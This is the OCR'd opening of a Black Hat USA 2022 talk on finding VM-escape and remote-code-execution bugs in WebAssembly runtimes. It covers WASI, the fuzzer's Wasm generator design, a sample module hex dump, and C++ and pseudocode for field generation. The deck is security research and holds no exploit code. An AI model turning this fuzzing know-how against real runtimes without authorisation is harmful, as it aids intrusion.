black hat USA 2022

August 10-11, 2022

BRIEFINGS

Is WebAssembly Really Safe? - Wasm VM Escape and RCE Vulnerabilities Have Been Found in New Way

Zhao Hai(@h1zhao)

About US

Lei Li
Supervisor

Mengchen Yu
Manager

Zhichen Wang
Researcher

Hai Zhao
Researcher

TianYu Lab of Cyberpeace Tech Co., Ltd.


CYBER PEACE
Digital Cyber Range Expert

天虞实验室
TianYu Lab

Agenda

- WebAssembly Runtime Introduction
- WebAssembly Fuzz Tools Develop
- Vulnerabilities Analyse And Exploit Develop
- Conclusion


What we focus? - WebAssembly Runtime



Previous Researches focus on

We are interested in

WebAssembly Runtime Architecture




The stack is divided into two parts.

WASI is a system interface. Similar to syscall in c


BOF? sorry

Docker?


Solomon Hykes @solomonstre
If WASM+WASI existed in 2008, we wouldn't have needed to created Docker. That's how important it is. Webassembly on the server is the future of computing. A standardized system interface was the missing link. Let's hope WASI is up to the task! https://t.co/wnXQg4kwa4


WebAssembly Runtime Vulnerability

I would say WASM standard is really safe, but not its runtime.



WASM Fuzz Develop

- Focus on WASM file structure、WASI API、bytecode implemention in runtime.
- Coverage guide fuzzing.




Coverage guide samples

do I am coverage guided?

Wasm generator use AFL/libfuzzer's output samples as input data, mapping them to wasm files

WASM Generator / Structure

- Follow wasm format, we develop the wasm generator.
- Core idea is to make the Non randomizable fields fixed or calculated, otherwise use the data read from the fuzzer's samples.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 00 61 73 6D 01 00 00 00 01 0C 02 60 00 00 60 04  .asm.......`..`.
0010h: 7F 7F 7F 7F 01 7F 02 23 01 16 77 61 73 69 5F 73  .......#..wasi_s
0020h: 6E 61 70 73 68 6F 74 5F 70 72 65 76 69 65 77 31  napshot_preview1
0030h: 08 66 64 5F 77 72 69 74 65 00 01 03 02 01 00 05  .fd_write.......
0040h: 03 01 00 01 07 0A 01 06 5F 73 74 61 72 74 00 01  ........_start..
0050h: 0A 2A 01 28 00 41 00 41 80 80 04 36 02 00 41 04  .*.(.A.A€€.6..A.
0060h: 41 FF FF 03 36 02 00 41 80 02 41 00 36 02 00 41  Aÿÿ.6..A€.A.6..A
0070h: 01 41 00 41 01 41 80 02 10 00 1A 0B              .A.A.A€.....
```

Template Results - WASM.bt

Name	Value	Start	Size
struct _ModuleHeader ModuleHeader	Magic: \x00asm,...	0h	8h
char Magic[4]		0h	4h
int Version	1	4h	4h
struct _Section Section[0]	TYPE	8h	Eh
struct uleb128 Id	0x1	8h	1h
struct uleb128 PayloadLen	0xC	9h	1h
struct _TypeSection Payload		Ah	Ch
struct uleb128 Count	0x2	Ah	1h
struct _FuncType Entries[0]		Bh	3h
struct uleb128 Form	0x60	Bh	1h
struct uleb128 ParamCount	0x0	Ch	1h
struct uleb128 ReturnCount	0x0	Dh	1h
struct _FuncType Entries[1]		Eh	8h
struct _Section Section[1]	IMPORT	16h	25h

WASM Generator / Structure


Our generator use C++ objects to handle every types of section, every fields of section, this is easy to implement.

```
class Section {
  public:
    virtual SectionId id() = 0;
    virtual void generate(Context *context);
    virtual void getEncode(DataOutputStream *out);
};
```

The function generate is used to generate data, and getEncode is used to encode the data into the corresponding format.

WASM Generator / Structure

- For randomizable fields in the structure, we design a strategic data generator.



Algorithm 1 random integer

```
Ensure: random integer
function INTEGER
    $c \leftarrow$ range(0,6)
    switch $c$ do
        case 0
            $v \leftarrow 0$
            break
        ........
        case 6
            $c2 \leftarrow$ range(0,7)
            switch $c2$ do
                ........
                case 4
                    $v \leftarrow$ 0x100000000
